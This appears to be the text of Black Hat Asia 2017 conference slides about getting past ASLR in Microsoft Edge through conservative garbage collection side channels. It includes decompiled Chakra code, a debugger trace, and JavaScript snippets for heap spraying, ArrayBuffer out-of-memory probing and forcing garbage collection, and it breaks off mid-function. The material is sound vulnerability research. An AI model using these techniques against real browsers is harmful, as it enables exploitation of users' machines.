



CROSS THE WALL-BYPASS ALL MODERN MITIGATIONS OF MICROSOFT EDGE

black hat Asia 2017

**Henry Li(@zenhumany)
Jack Tang(@jacktang310)**



Henry Li

- Trend Micro CDC Zeroday discovery Team
- Security Researcher
- Six Years Experience
- Expert in browser 0day vulnerability analysis, discovery and exploit.
- Won the Microsoft Mitigation Bypass Bounty in 2016
- Won the Microsoft Edge Web Platform on WIP Bounty
- MSRC Top 17 in year 2016
- [twitter/weibo: zenhumany](#)





Jack Tang

- @jacktang310
- 10+ years security
- Browser
- Document
- Mac/Windows Kernel
- Virtualization
Vulnerability

Agenda

- Bypass Address Space Layout Randomization (ASLR)
- Bypass Control Flow Guard (CFG)


Bypass ASLR

- Conservative Garbage Collection Weakness
- Previous research
- Microsoft Improvements
- Overcome Microsoft's Improvement


Conservative Mark-Sweep GC

- Garbage Collect
 - Conservative Mark-Sweep GC
 - does not distinguish between data and pointers in the program at run-time
 - Accurate garbage collection
 - have the ability to identify all pointers in the program at run-time

Mark-Sweep: Mark phase




Mark-Sweep: sweep phase



Conservative Garbage Collection

```
1 var str = "hello world"  
2 // suppose the length equal to the pBuffer  
3 var array = new Array( length)  
4 str = null;  
5 CollectGarbage( );  
6
```

weakness



previous research

- 2009, @yuange1975, found the Conservative GC weakness In IE9
- 2013, Dion, use the timing attack bypass ASLR on flash and Firefox
- 2013, @[galois](#), use the timing attack bypass ASLR on IE11
- 2015, ZDI researcher use an new attack method (MemoryProtection) bypass the ASLR on IE11

ZDI research

- Side Channel: Javascript out-of-memory exceptions can reveals information about the state of the heap.
- MemoryProtection
- Memory Pressure

ZDI research

- MemoryProtection
 - Free an object allocated from MemoryProtection, not free memory to the Operation System, add the memory to an waitlist
 - Waitlist memory is greater than 100,000 bytes, then do the free algorithm.
 - Free algorithm: if the waitlist memory address is not in current stack, free the memory, else not free memory




ZDI exploit method

Memory pressuse

Free target memory

MemoryProtection

Load dll



Microsoft Improvements

- Use MemGC replace the MemoryProtection
- Reduce side channel attack surface

MemoryProtection vs MemGC

- MemoryProtection
 - Do Conservative Mark-Sweep GC on Stack, Register
- MemGC
 - Do Conservative Mark-Sweep GC on Heap, Stack, Register

Reduce side channel attack surface

- Introduce Abandonment class in Rendering Engine
- Intelligent algorithms for Garbage Collection

Abandonment::OutOfMemory

- When Out of Memory, not throw Out-of-Memory Exceptions, just crash the current process.

```
f Abandonment::ArithmeticOverflow(void)
f Abandonment::AssertionFailed(void)
f Abandonment::CheckAllocation(void const *)
f Abandonment::CheckAllocationT<tagSAFEARRAY>(tag...
f Abandonment::CheckHRESULT(long)
f Abandonment::CheckHRESULTStrict(long)
f Abandonment::Fail(void)
f Abandonment::FastDOMInvariantViolation(void)
f Abandonment::GCDoubleFree(void)
f Abandonment::GCInvalidPointer(void)
f Abandonment::InduceAbandonment(Abandonment::Ca...
f Abandonment::InvalidArguments(void)
f Abandonment::NotYetImplemented(void)
f Abandonment::OutOfMemory(void)
f Abandonment::PostConditionViolated(void)
f Abandonment::QueryInterface<IHTMLInputElement,CEleme...
f Abandonment::UnreachableCode(void)
```

Edgehtml

xrefs to Abandonment::OutOfMemory(void)

Direction	Typ	Address	Text
Do...	p	CFastDOM::HTMLInputElement::Trampoline_Get_height(void *,CallInfo,void **) +127	call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do...	p	CFastDOM::HTMLMarqueeElement::Trampoline_Get_height(void *,CallInfo,void **) +141	call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do...	p	CFastDOM::HTMLObjectElement::Trampoline_Get_height(void *,CallInfo,void **) +141	call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do...	p	CFastDOM::HTMLTableCellElement::Trampoline_Get_height(void *,CallInfo,void **) +141	call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do...	p	CFastDOM::HTMLTableElement::Trampoline_Get_height(void *,CallInfo,void **) +141	call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do...	p	CFastDOM::HTMLTableRowElement::Trampoline_Get_height(void *,CallInfo,void **) +141	call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do...	p	CFastDOM::HTMLVideoElement::Trampoline_Get_height(void *,CallInfo,void **) +127	call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do...	p	CFastDOM::CStyleSheetWebViewElement::Trampoline_Get_height(void *,CallInfo,void **) +...	call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do...	p	CFastDOM::CStyleSheetEvent::Trampoline_Get_height(void *,CallInfo,void **) +11C	call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do...	p	CFastDOM::CDiagnosticsViewport::Trampoline_Get_heightInPx(void *,CallInfo,void **) +F7	call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do...	p	CFastDOM::HTMLFormElement::Trampoline_Get_hidden(void *,CallInfo,void **) +111	call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do...	p	CFastDOM::HTMLFormElement::Trampoline_Get_hidden(void *,CallInfo,void **) +FD	call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do...	p	CFastDOM::HTMLFormElement::Trampoline_Get_hideFocus(void *,CallInfo,void **) +10B	call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do...	p	CFastDOM::HTMLFormElement::Trampoline_Get_high(void *,CallInfo,void **) +118	call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do...	p	CFastDOM::HTMLFormElement::Trampoline_Get_host(void *,CallInfo,void **) +147	call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do...	p	CFastDOM::HTMLFormElement::Trampoline_Get_host(void *,CallInfo,void **) +147	call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do...	p	CFastDOM::HTMLFormElement::Trampoline_Get_hostname(void *,CallInfo,void **) +148	call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do...	p	CFastDOM::HTMLFormElement::Trampoline_Get_href(void *,CallInfo,void **) +124	call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do...	p	CFastDOM::HTMLFormElement::Trampoline_Get_href(void *,CallInfo,void **) +13F	call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do...	p	CFastDOM::HTMLFormElement::Trampoline_Get_href(void *,CallInfo,void **) +13F	call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do...	p	CFastDOM::HTMLFormElement::Trampoline_Get_hreflang(void *,CallInfo,void **) +FD	call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do...	p	CFastDOM::HTMLFormElement::Trampoline_Get_hreflang(void *,CallInfo,void **) +FD	call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm

Line 4559 of 4641

OK Cancel Search Help

Abandonment::OutOfMemory

Pid 6576 - WinDbg:10.0.14321.1024 X86

File Edit View Debug Window Help

Disassembly

Offset: @\$scopeip Previous Next

No prior disassembly possible

751424c1	758b	jne	KERNELBASE!OutputDebugStringA+0x26e (7514244e) [br=0]
751424c3	4c	dec	esp
751424c4	2454	and	al,54h
751424c6	33cc	xor	ecx,esp
751424c8	e8182c0500	call	KERNELBASE! security check cookie (751950e5)

Command

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200246

KERNELBASE!RaiseException+0x61:

751424c1 758b jne KERNELBASE!OutputDebugStringA+0x26e (7514244e) [br=0]

0:012> kv

#	ChildEBP	RetAddr	Args to Child
00	08c9bf90	5c89925a	80000003 00000001 00000001 KERNELBASE!RaiseException+0x61 (FPO: [4,22,0])
01	08cfc028	5c6ce4d0	ddd17013 5c74e4ad 000003ea edgehtml!Abandonment::InduceAbandonment+0x40 (FPO: [Non-Fpo])
02	08cfc030	5c74e4ad	000003ea 0798b540 0798b540 edgehtml!Abandonment::OutOfMemory+0xd (FPO: [0,1,0])
03	08cfc04c	5c25c7cb	7c5f0020 0798b540 08cfc0a4 edgehtml!CColorCounted<CDASolidColorBrush,SingleInHeaderColorCounted>::ColorCounted+0x10 (FPO: [Non-Fpo])
04	08cfc05c	5ce9e628	7c5f0020 08cfc0b8 00000000 edgehtml!CHyperlink::SetcoordsHelper+0x1f (FPO: [Non-Fpo])
05	08cfc0a4	5c549a6c	000003ea 00000000 5bf61754 edgehtml!CAreaElement::OnPropertyChange+0x68 (FPO: [3,11,4])
06	08cfc134	5ce9e77b	7d390024 0798b540 0798b550 edgehtml!BASICPROPPARAMS::SetStringProperty+0x35c (FPO: [Non-Fpo])
07	08cfc150	5ce9ab83	7d390024 08cfc174 00000000 edgehtml!CAreaElement::Setcoords+0x1b (FPO: [Non-Fpo])
08	08cfc168	5ca526a1	7d390024 08cfc1b8 5c6f6af0 edgehtml!CHyperlink::SetAAandcoordsHelper+0x2b (FPO: [Non-Fpo])
09	08cfc190	5c6f6b01	1e150b80 02000002 08cfc224 edgehtml!CFastDOM::HTMLAreaElement::Trampoline_Set_coords+0x10 (FPO: [Non-Fpo])
0a	08cfc1a4	5bb47230	1e150b80 02000002 08cfc224 edgehtml!CFastDOM::HTMLAreaElement::Profiler_Set_coords+0x10 (FPO: [Non-Fpo])
0b	08cfc214	5baacad3	1e150b80 02000002 1e159440 chakra!Js::JavascriptExternalFunction::ExternalFunctionThunk+0x10 (FPO: [Non-Fpo])
0c	08cfc240	5babec5b	07884a50 08cfc294 08cfc298 chakra!<lambda_aa5e842ea21d2707db07e6d0a971cd70>::operator() (FPO: [Non-Fpo])
0d	08cfc250	5bb308c7	1e150b80 00000000 07884a50 chakra!ThreadContext::ExecuteImplicitCall<<lambda_aa5e842ea21d2707db07e6d0a971cd70> (FPO: [Non-Fpo])
0e	08cfc298	5ba7109e	1e140420 07884a50 1e159440 chakra!Js::JavascriptOperators::CallSetter+0x49 (FPO: [Non-Fpo])
0f	08cfc2b8	5ba70d2a	00000546 1e140420 07884a50 chakra!Js::CacheOperators::TrySetProperty<1,1,1,1,1,1,1,0,1>+0x10 (FPO: [Non-Fpo])
10	08cfc318	5ba74a82	0f56c098 00000003 1e140420 chakra!Js::ProfilingHelpers::ProfiledStFld<0>+0xaa (FPO: [Non-Fpo])
11	08cfc344	5ba78d6f	114ae0dd 118c0240 08cfc460 chakra!Js::InterpreterStackFrame::OP_ProfiledSetProperty<Js::ProfiledStFld<0>+0xaa> (FPO: [Non-Fpo])
12	08cfc378	5ba76fed	f1a2af7e 00000000 08cfc460 chakra!Js::InterpreterStackFrame::ProcessProfiled+0x29f (FPO: [Non-Fpo])

```
function test()
{
    var gc_coords = "";
    //2M
    for( i=1;i<0x200000/4-5;i++)
        gc_coords = gc_coords + i.toString() + ",";
    gc_coords = gc_coords + "1018";

    array_area = [];
    try{
        for( var i=0;i<0x3000;i++)
        {
            temp_area = document.createElement("area");
            temp_area.shape = "poly";
            temp_area.coords = gc_coords;
            array_area[i] = temp_area;
        }
    }
    catch(e)
    {
        alert("out of memory");
    }
}
```

Intelligent algorithms for garbage collection

- In Microsoft Edge, when call `CollectGarbage()` function from the Javascript , the engine decides whether perform garbage collection based on a set of algorithm. So you can not real-time triggering GC to Collect Garbage.

Microsoft Edge CollectGarbage

```
enum HostType
{
    HostTypeDefault = 0,           // Used to detect engines with uninitialized host type.
    HostTypeBrowser = 1,          // Currently this implies enabled legacy language features, use it for IE.
    HostTypeApplication = 2,      // Currently this implies legacy-free language features, use it for WWA.
    HostTypeWebview = 3,          // Webview in a WWA/XAML app with WinRT access.
    HostTypeMin = HostTypeBrowser,
    HostTypeMax = HostTypeWebview
};
```

```
int __cdecl Js::GlobalObject::EntryCollectGarbage(int a1)
{
    int v1; // ecx@1
    int config; // esi@1
    int hostType; // eax@2
    int v4; // ecx@4

    v1 = *(_DWORD *)(*(_DWORD *)(*(_DWORD *)a1 + 4) + 8) + 0x218;
    ThreadContext::ProbeStack(*(ThreadContext **)(v1 + 692), 0x400u, (struct Js::ScriptContext *)v1, 0);
    // ScriptContext::GetConfig
    config = *(_DWORD *)(*(_DWORD *)(*(_DWORD *)a1 + 4) + 8) + 0x218;
    // config offset 0x30c is CollectGarbageEnabled flag,
    // in browser host, will be set to zero
    if ( **(_BYTE **)(config + 0x30C) || (hostType = *(_DWORD *)config + 0x310, hostType == 2) || hostType == 3 )
    {
        v4 = *(_DWORD *)config + 740;
        if ( v4 && *(_DWORD *)v4 != 131072 && !*( _BYTE *)v4 + 0x98CB )
            Memory::Recycler::CollectInternal<_1073442816>();
    }
    return *(_DWORD *)(*(_DWORD *)config + 500);
}
```

Evaluate Microsoft's improvements

- Can prevent zdi's exploit method
- Still used the conservative mark-sweep GC algorithm
management memory
- Did not solve the problem from root cause

Bypass ASLR

- New side channel Attack Surface
- Real-time triggering GC
- Bypass ASLR

New side channel Attack Surface

- When use the following code to alloc an ArrayBuffer, if process don't have Contiguous block of memory is larger than the alloc_size, it will throw out of memory Exception. So use the following code, we can detection the state of the heap.

```
try{
    var ab = new ArrayBuffer( alloc_size )
}
catch(e)
{
    alert(e.toString(e));
}
```

ArrayBuffer allocate memory

```
Js::ArrayBuffer * __thiscall Js::ArrayBuffer::ArrayBuffer(Js::ArrayBuffer *this, size_t allocSize, struct Js::DynamicType *a3, Memory::DefaultRecyclerCollectionWrapper *a4)
{
    .....
    *((_WORD *)pArrayBuffer + 16) = 0;
    *((_BYTE *)pArrayBuffer + 34) = 0;
    *((_DWORD *)pArrayBuffer + 6) = 0;
    *((_DWORD *)pArrayBuffer + 7) = 0;
    *(_DWORD *)pArrayBuffer = Js::ArrayBuffer::_vftable_;
    if ( allocSize > 0x40000000 )
        Js::JavaScriptError::ThrowTypeError(0, v9, v10);
    if ( allocSize )
    {
        v11 = *(_DWORD *)(*(_DWORD *)(*(_DWORD *)pArrayBuffer + 1) + 8) + 544;
        if ( (unsigned __int8)Memory::PageAllocatorBase<Memory::VirtualAllocWrapper>::RequestAlloc(allocSize) )
        {
            __guard_check_icall_fptr(a4);
            v5 = ((int (__cdecl *) (size_t))a4)(allocSize);
            if ( &v9 != &v9 )
                __asm { int 29h ; Win8: RtlFailFast(ecx) }
            *(_DWORD *)pArrayBuffer + 6 = v5;
            if ( !v5 )
            {
                Memory::Recycler::CollectNow<404852739>();
                __guard_check_icall_fptr(a4);
                v8 = ((int (__cdecl *) (size_t))a4)(allocSize);
                if ( &v9 != &v9 )
                    __asm { int 29h ; Win8: RtlFailFast(ecx) }
                *(_DWORD *)pArrayBuffer + 6 = v8;
                if ( !v8 )
                    Memory::PageAllocatorBase<Memory::VirtualAllocWrapper>::ReportFailure(allocSize);
            }
        }
        if ( !*(_DWORD *)pArrayBuffer + 6 )
        {
            Js::JavaScriptError::ThrowOutOfMemoryError((struct Js::ScriptContext *)v9);
            __debugbreak();
            JUMPOUT(loc_102ECC78);
        }
        v6 = (void *)*(_DWORD *)pArrayBuffer + 6;
        *(_DWORD *)pArrayBuffer + 7 = allocSize;
        memset(v6, 0, allocSize);
    }
    return pArrayBuffer;
}
```

Real-time triggering GC

- In Chakra Engine, the CollectGarbage Function do nothing, when you call it, it won't Collect the Garbage.
- In Chakra Engine, function `memory::recycler::largealloc<0>` alloc large memory, when you allocate an memory by `largealloc<0>`, it will check the GC manager's Memory whether meet the needs of users to allocate memory. if not, it will trigger mark-sweep Garbage Collect immediately.

LargeAlloc

```
int __thiscall Memory::Recycler::LargeAlloc<0>(void *this, int a2, int a3, int a4)
{
    int v4; // esi@1
    void *v5; // ebx@1
    int result; // eax@1
    void (*v7)(void); // edi@4
    int v8; // [sp+0h] [bp-14h]@4
    int v9; // [sp+10h] [bp-4h]@3

    v4 = a3;
    v5 = this;
    result = Memory::Recycler::TryLargeAlloc(a2, a3, a4, 0);
    if ( !result )
    {
        // TryLargeAlloc alloc memory fail, call CollectNow
        Memory::Recycler::CollectNow<16384>(v5);
        result = Memory::Recycler::TryLargeAlloc(a2, a3, a4, 0);
        v9 = result;
        if ( !result )
        {
            v7 = (void (*)(void))*((_DWORD *)v5 + 11095);
            __guard_check_icall_fptr*((_DWORD *)v5 + 11095);
            v7();
            if ( &v8 != &v8 )
                __asm { int 29h ; Win8: RtlFailFast(ecx) }
            result = v9;
            v4 = a3;
        }
    }
    *((_DWORD *)v5 + 4277) += v4;
    return result;
}
```

myCollectGarbage

```
function myCollectGarbage( )  
{  
    try{  
        gc_slice = gc_memory.slice(0,gc_memory.length);  
